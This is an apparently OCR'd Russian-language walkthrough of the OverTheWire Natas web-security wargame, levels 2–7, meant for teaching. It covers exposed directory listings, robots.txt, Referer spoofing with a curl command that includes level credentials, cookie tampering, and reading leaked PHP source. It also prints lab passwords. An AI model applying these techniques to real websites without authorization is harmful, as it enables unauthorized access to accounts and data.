OTW web-security: Natas


Стартовая информация

Natas teaches the basics of serverside web-security.


Each level of natas consists of its own website located at http://natasX.natas.labs.overthewire.org, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas_webpass/. E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.

Natas 2



На предыдущих уровнях можно было найти пароль, не покидая страницу, но здесь нам говорят, что на странице ничего нет




Но что-то все же есть!


Natas 2

Давайте перейдем по ссылке

Отлично, красивый пиксель!

Но, возможно, мы сможем попасть в /files





Неосторожный админ не закрыл доступ к директориям, и мы нашли наш пароль!


Это атака **Path Traversal[1]**

Natas 3

4

Let’s go to the next lvl!

На странице все еще ничего нет, а еще нам говорят, что утечек больше нет, и даже гугл не найдет их, что же это значит?...




Natas 3; robots.txt file

Файл robots.txt представляет собой набор инструкций для ботов. Этот файл включен в исходные файлы большинства веб-сайтов. Файлы robots.txt в основном предназначены для управления действиями “хороших” ботов, таких как web crawlers, поскольку “плохие” боты вряд ли будут следовать инструкциям.


Любой человек или программа, активная в Интернете, будет иметь «user agent» или назначенное имя.
Этому агенту запрещено посещать любые страницы домена

А этому можно все, но с запросами не чаще, чем раз в секунду




```
User-agent: 008
Disallow: /

User-agent: SiteAuditBot
Crawl-delay: 1
Allow: /
```

Natas 3




Давайте посмотрим на robots.txt



Может гугл и не смог бы, но мы нашли наш пароль, ура!


Natas 4

Нам говорят, что мы должны прийти из natas5, но как?



Давайте кликнем на “обновить страницу”

Чуда не случилось, но он как-то понимает, откуда мы пришли



Natas 4; "Referer" (a misspelling of Referrer)

Заголовок HTTP-запроса Referer содержит абсолютный или частичный адрес, с которого был запрошен ресурс. Заголовок Referer позволяет серверу идентифицировать ссылающиеся страницы, с которых люди переходят на ресурс, или где используются запрошенные ресурсы. Эти данные можно использовать для аналитики, ведения журналов, оптимизированного кэширования и многого другого.

Когда вы переходите по ссылке, Referer содержит адрес страницы, на которой есть ссылка. Когда вы отправляете запросы ресурсов в другой домен, Referer содержит адрес страницы, которая использует запрошенный ресурс.

Natas 4

Давайте как-то подменим наш referer

Например, используем cURL

cURL — command line tool and library for transferring data with URLs

Natas 4

Найдем нужную опцию:

```
~ > curl --help all | grep refer
 -e, --referer <URL>      Referrer URL
```


Запросим страницу с подмененным referer, грепнемся по regexp ”pass”, и пароль у нас в ~~ружах~~ консоли!

```
~ > curl -u natas4:tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm -e http://natas5.natas.labs.overthewire.org/ http://natas4.natas.labs.overthewire.org/
| grep pass
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   962  100   962    0     0   4473      0 --:--:-- --:--:-- --:--:--  4516
<script>var wechallinfo = { "level": "natas4", "pass": "tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm" };</script></head>
Access granted. The password for natas5 is Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD
```

Natas 5

Мы в natas5
Неожиданно нам говорят, что мы не залогинились, но ведь мы сделали это только что…

Код страницы не содержит ничего интересного, как быть?




Natas 5; cookies

Протокол http не поддерживает статические данные, это и не было нужно раньше, когда на сайтах не было аккаунтов, и не нужно было поддерживать сессию.
Ответом на недостаток стали cookie.


Cookies — это фрагмент данных, в которых сервер передаёт важную информацию о клиенте. Браузер получает этот фрагмент, сохраняет его и с каждым последующим запросом отсылает обратно на сервер. Так он понимает, от какого клиента пришёл запрос.
Куки выглядят, как пара ключ=значение.

На деревьях везде гуки, они нашли меня по cookie




Natas 5

Давайте посмотрим на куки:



Кука loggedin отвечает за то, залогинились мы, или нет.
Изменим значение на 1, тыкнем F5, и, вуаля, пароль наш!

Natas 6



Что-то новенькое, нам предлагают ввести некое тайное значение

Также можно посмотреть исходный код

Давайте посмотрим

Natas 6


Некая PHP функция. Давайте переборем отвращение к web-разработке и разберемся, что она делает.

Функция сравнивает переданное значение со значением переменной $secret из соответствующей библиотеки.
Но ее значение не известно, что же делать, должна быть какая-то утечка данных...


```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>
```

Natas 6

Админ снова совершил ту же ошибку!




Natas 7



Не очень содержательно, но...

Теперь для перехода на другие страницы используется PHP, это должно что-то дать



Natas 7; index.php

index.php — это стартовая точка запуска программы на PHP


index.php как правило содержит инициализацию всех компонентов 